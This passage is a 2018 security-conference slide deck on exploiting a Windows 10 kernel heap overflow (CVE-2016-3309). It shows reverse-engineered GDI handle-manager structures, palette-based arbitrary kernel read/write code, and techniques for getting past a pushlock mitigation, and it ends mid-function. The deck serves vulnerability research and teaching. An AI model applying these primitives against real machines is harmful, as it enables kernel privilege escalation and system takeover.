CENSUS
IT Security Works

WINDOWS 10 RS2/RS3 GDI DATA-ONLY EXPLOITATION TALES

NIKOLAOS SAMPANIS (@_sm4ck)
nsampanis@census-labs.com

OFFENSIVECON 2018 BERLIN

www.census-labs.com

> WHO AM I

- Computer security researcher at CENSUS S.A.
- Vulnerability research, RE, exploit development
- Focusing on Windows kernel

> STRUCTURE

- This presentation is split in two parts.
- In Part 1, I am going to present:
  - A currently public Windows kernel bug, that I independently discovered some time ago.
  - A mitigation of GDI object exploitation using *pushlocks*.
  - Two ways to bypass this mitigation.
- In Part 2, I will present:
  - The Win32kfilter system call filtering mechanism (used in the Edge browser among other places).
  - GDI primitives characteristics and their future in RS4.

> INTRODUCTION

- In early July 2017 I was writing an exploit for CVE-2016-3309, a Windows kernel bug.
- The vulnerability was documented in a blogpost, without PoC code, by Nikolas Economou.
- I realized that the vulnerability was **re-introduced in Windows 10 RS2**
  - It is currently patched again (in RS3, Sep. 2017).
- Since the bug has been explained in depth by a couple of researchers I will explain it very briefly.

> DISCLAIMER

- All code snippets in this presentation are the result of reverse engineering.
- Except, of course, those that describe implemented examples.

> STRUCTURE (PART 1)

- **The Bug**
- GDI Handle Manager
- The Palette primitive
- The mitigation
- The deadlock technique
- Fixing the deadlock problem
- Delayed free list technique

> CVE-2016-3309

- A GDI PATH object is used to store coordinates for drawing.
- We can create a PATH object by calling NtGdiBeginPath.
- We can store coordinates with functions like MoveToEx, LineTo, PolylineTo, PolyPolyline, PolyBezier.
- BOOL MoveToEx(HDC hdc, int X, int Y);

> CVE-2016-3309

- The data structure that PATH uses to store coordinates is POINTFIX.

```
typedef struct POINTFIX {
        LONG x;
        LONG y;
};
```

- Multiple coordinates are stored in PATHRECORD

```
struct PATHRECORD {
  struct _PATHRECORD *pprnext;
  struct _PATHRECORD *pprprev;
  POINTFIX aptfx[2];
};
```

> CVE-2016-3309

- The number of how many coordinates we have stored is saved in cCurves.

```
class PATH : public OBJECT {
        PATHRECORD  *pprfirst;
        PATHRECORD  *pprlast;
        ULONG         cCurves;
};
```

> CVE-2016-3309

- *Region* is a similar object that stores coordinates.
- Coordinates in Region are stored in the EDGE data structure.

```
typedef struct _EDGE {
        PVOID pNext;
        INT iScansLeft;
        INT X;
        INT Y;
        INT iErrorTerm;
        INT iErrorAdjustUp;
        INT iErrorAdjustDown;
        INT iXWhole;
        INT iXDirection;
        INT iWindingDirection;
} EDGE, *PEDGE;
```

> PATH TO REGION

- The Win32k system call NtGdiPathToRegion converts a PATH object to REGION object.
- Based on cCurves, the number of edges is allocated.

> PATH TO REGION

```
void RGNMEMOBJ::vCreate(RGNMEMOBJ *this, struct EPATHOBJ *po)
{
    EDGE *pFreeEdges;
    unsigned int count;

    /* Num of coordinates */
    count = po.cCurves;

    /* Integer overflow */
    pFreeEdges = (PEDGE)PALLOCNOZ(sizeof(EDGE) * (count + 1), 'ngrG');

    /* Converts POINT to EDGE */
    AddEdgeToGET(pFreeEdge, ppfxEdgeStart, ppfxEdgeEnd);

    /* Frees the EDGE */
    Win32FreePool(pFreeEdges);
}
```

> HEAP OVERFLOW

- The heap overflow takes place in AddEdgeToGET.
- I wrote the PoC for RS2 as explained, and
  I got a bugcheck (kernel panic).
- The reason was a mitigation added in GDI Handle Manager at RS1.

> STRUCTURE (PART 1)

- The Bug
- **GDI Handle Manager**
- The Palette primitive
- The mitigation
- The deadlock technique
- Fixing the deadlock
- Delayed free list technique

> GDI HANDLE MANAGER

- Stores GDI objects in the *handle table* and returns a *handle*.
- Translates a *handle* to kernel object address.
- Consists of a couple of data structures.

> GDI HANDLE MANAGER

- The core data structure GdiHandleManager is allocated in GdiHandleManager::Create.

```
struct GdiHandleManager {
        DWORD maxHmgr;
        DWORD curHandleCount;
        DWORD maxHandleCount;
        DWORD unknown3;
        struct GdiHandleEntryDirectory *dir;
        _QWORD unknown4;
};
```

> GDI HANDLE MANAGER DIRECTORY

- The member dir also gets allocated by calling GdiHandleEntryDirectory::Create.

```
struct GdiHandleEntryDirectory {
        BYTE busy_flag;
        BYTE unknown;
        WORD tableCount;
        DWORD unknown1;
        GdiHandleEntryTable *tables[256];
        DWORD maxHandleCount;
};
```

> GDI HANDLE MANAGER TABLE

- The member tables is allocated at GdiHandleEntryTable::_Create.

```
struct GdiHandleEntryTable {
        GDICELL64 *sharedMem_CellData;
        DWORD maxHandleCount;
        DWORD shareMemIndex;
        DWORD curHandleCount;
        DWORD nextHandle;
        struct EntryDataLookupTable *gdiLookupTable;
};
```

> SHARED MEMORY CELL DATA

- For each GDI object, a GDICELL64 is created, which are the metadata of the object.

```
typedef struct {
        PVOID64 nextHandle;
        USHORT wProcessId;
        USHORT wCount;
        WORD handle;
        BYTE wType;
        BYTE wType2;
        PVOID64 pUserAddress;
} GDICELL64;
```

- sharedMem_CellData is an array of GDICELL64 entries.
- sharedMem_CellData is shared memory between win32k and GUI processes.
- Every GUI process stores a copy of sharedMem_CellData in PEB->GdiSharedHandleTable.

> GDI HANDLE MANAGER ENTRYDATALOOKUPTABLE

- The member gdiLookupTable is allocated at GdiHandleEntryTable::EntryDataLookupTable::Create

```
struct EntryDataLookupTable {
        LookupEntryAddress *lookupTableData;
        DWORD maxHandleCount;
        DWORD unknown1;
        struct LookupEntryAddress *lookupEntryAddr[0x100];
};
```

- Each LookupEntryAddress pointer in EntryDataLookupTable, when allocated, will contain 0x100 entries of LOOKUP_ENTRY.


```
struct LookupEntryAddress {
        LOOKUP_ENTRY entry[0x100];
};
```

> THE ENTRY

- Each entry contains the kernel address of the allocated object GdiObjectAddress and a push lock EX_PUSH_LOCK.

```
struct LOOKUP_ENTRY {
        EX_PUSH_LOCK lock;
        PVOID64 GdiObjectAddress;

};
```

> GDI MANAGER STRUCTURES GRAPH



> OBJECT CREATION

- Every NtGdiCreate* allocates an object and returns a *handle*.
- The last 3 bytes of *handle* identify the objects type and the index of the entry in the handle table.

	TYPE	ENTRY DATALOOKUP INDEX	LOOKUP ENTRY ADDRESS INDEX

- We can think of these structures as a page table, where each new object lives in a LOOKUP_ENTRY.

> THE GDI OBJECT

- Each GDI object starts with an object header.

```
typedef struct {
        ULONG64 hHmgr;
        ULONG32 ulShareCount;
        WORD cExclusiveLock;
        WORD BaseFlags;
        ULONG64 Tid;
} BASEOBJECT64;
```

- Tid contains KTHREAD data structure, that we can leak by reading the heap.
- hHmgr contains the handle of the object.

> INSERT OBJECT

- HmgInsertObjectInternal inserts a GDI object in the handle table and returns the handle.

```
struct HOBJ__ *HmgInsertObjectInternal@<rax>(void *object, __int64 flags, __int64 type)
{
    ....
    /* Object header Init */
    hHmgr = lookupEntryIndex |  (EntryDataLookupTableIndex << 8) | (type << 16);
    object->Tid = KeGetCurrentThread();
    object->cExclusiveLock = flags & 1;
    object->ulShareCount = (flags >> 1) & 1;
    object->hHmgr = hHmgr;
        ....

    /* Initialize entry */
    LookupEntry = gdiLookupTable->LookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];
    LookupEntry->lock = NULL;
    LookupEntry->GdiObjectAddress = object;

    return hHmgr;
}
```

> STRUCTURE (PART 1)

- The Bug
- GDI Handle Manager
- **The Palette primitive**
- The mitigation
- The deadlock technique
- Fixing the deadlock problem
- Delayed free list technique

> WINDOWS RS3 PRIMITIVE

- The palette GDI object.
- Abused for read/write primitives in RS3.
- Used in my exploits to obtain system token.
- Presented by Saif El-Sherei (0x5A1F) at DEFCON 2017.

> PALETTE

- An entry of Palette is defined in the structure PALETTEENTRY.

```
typedef struct tagPALETTEENTRY {
    BYTE        peRed;
    BYTE        peGreen;
    BYTE        peBlue;
    BYTE        peFlags;
} PALETTEENTRY;
```

- In order to create a palette, we should first allocate a LOGPALETTE structure, which defines the version and the number of entries.

```
typedef struct tagLOGPALETTE {
    WORD              palVersion;
    WORD              palNumEntries;
    PALETTEENTRY      palPalEntry[1];
} LOGPALETTE;
```

> CREATE PALETTE

```
int main()
{
    HPALETTE hPal;
    LOGPALETTE *pal;

    pal = malloc(sizeof(*pal) + 0x10 * sizeof(PALETTEENTRY));
    pal->palVersion = 0x300;
    pal->palNumEntries = 0x10;
    hPal = CreatePalette(pal);
}
```

> PALETTE IN MEMORY

```
struct BASEOBJECT64 {
  ULONG64 hHmgr;
  ULONG32 ulShareCount;
  WORD cExclusiveLock;
  WORD baseFlags;
  ULONG64 tid;
};


struct PALETTE {
  struct BASEOBJECT64 baseObject;
  FLONG fPal;
  ULONG cEntries;
  ULONG palUnique;
  ULONG pad;
  HANDLE hdcHead;
  HANDLE hSelected;
  ULONG cRefhPal;
  ULONG cRefRegular;
  ULONG64 ptransFore;
  ULONG64 ptransCurrent;
  ULONG64 ptransOld;
  ULONG64 pad5;
  ULONG64 pad6;
  ULONG64 pad7;
  ULONG *ppalColor;
  struct PALETTE *ppalThis;
  ULONG *palColorTable;
};
```

> READ ENTRIES

```
Int main()
{
        PALETTEENTRY entry[5];

        /* reading from 0 entry, five entries */
        GetPaletteEntries(hPal, 0, 5, &entry);
}
```


> SET ENTRIES

```
int main()
{
        PALETTEENTRY entry;
        entry.peRed = 0x41;
        entry.peGreen = 0x42;
        entry.peBlue = 0x43;
        entry.peFlags = 0x44;
        /* set the 1st entry */
        SetPaletteEntries(hPal, 0, 1, &entry);
}
```

> READ/WRITE PRIMITIVES

- We should first spray with palette objects in order to arrange them back to back in the heap.
- Overwrite ppalColor pointer of paletteA to point to address &ppalColor of paletteB.

palA->ppalColor = &palB->ppalColor;



> WRITE DATA

- We call SetPaletteEntries with handle of paletteA to set paletteB->ppalColor. (1)
- Then we write any data to that address by calling SetPalette Entries with handle of paletteB. (2)

```
VOID writeAddr(PVOID address, BYTE *data, ULONG size)
{
  /* Set address (1) */
  SetPaletteEntries(hMgr, 0, 2, (PALETTEENTRY *)&address);

  /* Write data (2) */
  SetPaletteEntries(hWrk, 0, size / sizeof(PALETTEENTRY), data);
}
```

> READ DATA

- We call SetPaletteEntries with handle of paletteA to set paletteB->ppalColor. (1)
- Then we read data from that address by calling GetPaletteEntries with handle of paletteB. (2)

```
VOID readAddr(PVOID  address, BYTE *data, ULONG size)
{
  /* Set address (1) */
  SetPaletteEntries(hMgr, 0, 2, (PALETTEENTRY *)&address);

  /* Read data (2) */
  GetPaletteEntries(hWrk, 0, size / sizeof(PALETTEENTRY), data);
}
```

> STRUCTURE (PART 1)

- The Bug
- GDI Handle Manager
- The Palette primitive
- **The mitigation**
- The deadlock technique
- Fixing the deadlock problem
- Delayed free list technique

> REFERENCE COUNTING

- Before a GDI object is used, a reference takes place (increasing the reference count).
- Afterwards a dereference takes place (decreasing the count).
- GreSetPaletteEntries calls HmgShareLockCheck to find the entry and reference it.
- ulSetEntries will write it (use it).
- DEC_SHARE_REF_CNT will dereference it.

> REFERENCE COUNTING

```
HPALETTE GreSetPaletteEntries(HPALETTE hpal, unsigned int Start, int Entries, struct tagPALETTEENTRY *pe)
{
  type = 8;

  /* Reference */
  paletteObj = HmgShareLockCheck(hpal, type);

  /* Use */
  XEPALOBJ::ulSetEntries(paletteObj, Start, Entries, pe);

  if (paletteObj) {
    /* Dereference */
    DEC_SHARE_REF_CNT(paletteObj);
  }
```

> REFERENCE COUNTING

- HmgShareLockCheck finds the entry LOOKUP_ENTRY by argument handle (1).
- Acquires the lock LOOKUP_ENTRY->lock(2) to make the reference thread safe.
- References the object (3).
- Instead of releasing the lock, finds the entry again using the handle from the object header object->hHmgr (4).
- Release the lock LOOKUP_ENTRY->lock (5).

> REFERENCE COUNTING

```
BASEOBJECT64 *HmgShareLockCheck(unsigned int handle, char type)
{
  /* search (1) */
  EntryDataLookupTableIndex = (handle >> 8) & 0xff;
  lookupEntryIndex = handle & 0xff;
  LookupEntry = gdiLookupTable->lookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];

  /* acquire (2) */
  ExAcquirePushLockExclusiveEx(&LookupEntry->lock, 0);

  /* reference  (3) */
  object = LookupEntry->object;
  ++object->ulShareCount;

  /* search again (4) */
  hMgr = object->hHmgr;
  EntryDataLookupTableIndex = (hMgr >> 8) & 0xff;
  lookupEntryIndex = hMgr & 0xff;
  LookupEntry = gdiLookupTable->lookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];

  /* release (5) */
  ExReleasePushLockExclusiveEx(&LookupEntry->lock, 0);

  return LookupEntry;
}
```

> MITIGATION


- In case of a heap overflow, the argument handle will be different from object->hHmgr in the heap.
- We will release a non acquired lock, decrementing LOOKUP_ENTRY->lock by 1(0xffffffff).
- ulSetEntries will perform the write.
- Later in DEC_SHARE_REF_CNT, we will try to acquire a lock with value (0xffffffff) and deadlock there.

> MITIGATION


```
_int64 __fastcall DEC_SHARE_REF_CNT(BASEOBJECT64 *object)
{
  handle = object->hHmgr

  /* search */
  EntryDataLookupTableIndex = (handle >> 8) & 0xff;
  lookupEntryIndex = handle & 0xff;
  LookupEntry = gdiLookupTable->lookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];

  /* acquire (1) */
  ExAcquirePushLockExclusiveEx(&LookupEntry->lock, 0);

  /* dereference */
  --object->ulShareCount;

  /* release */
  ExReleasePushLockExclusiveEx(&LookupEntry->lock, 0);
}
```

> MITIGATION

- So far we used to spray with a primitive and allocate the vulnerable buffer to one of the holes.



> MITIGATION



- With this mitigation we are going to corrupt the hmgr of PALETTE 2.
- As a result, when we call setPaletteEntries to use our primitive (Palette 2), our thread is going to deadlock.

> FINAL DEATH

- I tried a couple of approaches.
- Found a technique that worked in RS2/RS3, that I will explain in detail later.
- A couple of weeks had passed and the bug was reported by @bitshifter123 to ZDI.
- In October a blogpost by @bitshifter123, introduced a technique BUT with a deadlock problem.

> STRUCTURE (PART 1)

- The Bug
- GDI Handle Manager
- The Palette primitive
- The mitigation
- **The deadlock technique**
- Fixing the deadlock problem
- Delayed free list technique


> THE DEADLOCK TECHNIQUE

- GreSetPaletteEntries will execute XEPALOBJ::ulSetEntries and then might deadlock.
- We have one arbitrary write.
- We can use that write to corrupt the next object in the heap.

> THE DEADLOCK TECHNIQUE

- From another thread we can use the next object as a read/write primitive.
- The process will not be able to terminate since it has a deadlocked thread.

> THE DEADLOCK TECHNIQUE GRAPH



- By calling the SetPaletteEntries we use our one arbitrary write, to corrupt palette 3 with a valid hmgr.
- Our thread is going to deadlock, but we can use Palette 3 from another thread as a read/write primitive.

> STRUCTURE (PART 1)

- The Bug
- GDI Handle Manager
- The Palette primitive
- The mitigation
- The deadlock technique
- **Fixing the deadlock problem**
- Delayed free list technique

> PUSHLOCK

- The *pushlock* mechanism used by the GdiHandleManager, at first sight, looks like a spinlock.
- KTHREAD has an array of LockEntries, at each entry the address of an acquired lock is stored.
- ExAcquirePushLockExclusiveEx will store the address of pushlock in KTHREAD->LockEntries (1) and will set the first bit of pushlock (2).
- In case that the first bit is already set (acquired), ExfAcquirePushLockExclusiveEx will be called (3).

> ACQUIRE PUSHLOCK

```
void ExAcquirePushLockExclusiveEx(_EX_PUSH_LOCK *pushLock, ULONG_PTR flags)
{
  /* set lockEntry (1) */
  index = thread->AbEntrySummary;
  lockEntry = &thread->LockEntries[index];
  lockEntry->LockState.SessionId = v7;
  lockEntry->LockState.LockState = (pushLock & 0x7FFFFFFFFFFFFFFCi64);

  /* set 1st bit (2) */
  if ( _interlockedbittestandset64(pushLock, 0i64) )
      ExfAcquirePushLockExclusiveEx(pushLock, lockEntry, pushLock); //(3)
  lockEntry->AcquiredByte |= 1u;
}
```

> ALREADY ACQUIRED

- In DEC_SHARE_REF_CNT we tried to acquire a pushlock with value 0xffffffff.
- 0xffffffff seems like an acquired pushlock.
- ExfAcquirePushLockExclusiveEx will be called.

> WAITBLOCK

- ExfAcquirePushLockExclusiveEx creates a waitblock.
- The waitblock is a data structure, that keeps the waiters linked until the pushlock is released.

```
struct _EX_PUSH_LOCK_WAIT_BLOCK {
        KEVENT WakeEvent;
        PVOID Next;
        PVOID Last;
        PVOID Previous;
        LONG ShareCount;
        LONG Flags;
};
```

> WAITBLOCK

- Depending on whether we are the first thread that will wait for the pushlock, waitblock will be set accordingly.
- In case we are the first waiter, waitBlock.Last will be set.
- Otherwise waitBlock.Next will be used to create a linked list between waitblocks.

> WAITBLOCK

- The 2nd bit of pushlockValue will be set (0xffffffff).
- The waitblock will be set as there are multiple waiters.
  - The address of this waitblock, will be stored in the pushlock.
- KeWaitForSingleObject will be called, blocking until the pushlock is released.


> WAITBLOCK

```
__int64 ExfAcquirePushLockExclusiveEx(_EX_PUSH_LOCK *pushLock, _KLOCK_ENTRY *lockEntry, __int16 *a3)
{
  _EX_PUSH_LOCK_WAIT_BLOCK waitBlock;

  pushlockValue = pushLock->Ptr;
  waitBlock.Flags = 3;
  waitBlock.Previous = 0;

  /* other waiters present */
  if (pushlockValue & 2) {
    waitBlock.Last = 0i64;
    waitBlock.ShareCount = 0xFFFFFFFF;

    /* next Waitblock */
    waitBlock.Next = (pushlockValue & 0xFFFFFFFFFFFFFFF0);
    waitBlockPtr = &waitBlock | pushlockValue & 8 | 7;
  }
  else {
    /* we are the 1st waiter */
    waitBlock.Last = &waitBlock;
    waitBlock.ShareCount = pushlockValue >> 4;
    waitBlockPtr = &waitBlock | 3;
    if (!(pushlockValue >> 4))
      waitBlock.ShareCount = 0xFFFFFFFE;
  }
  _InterlockedCompareExchange(pushLock, waitBlockPtr, pushlockValue);
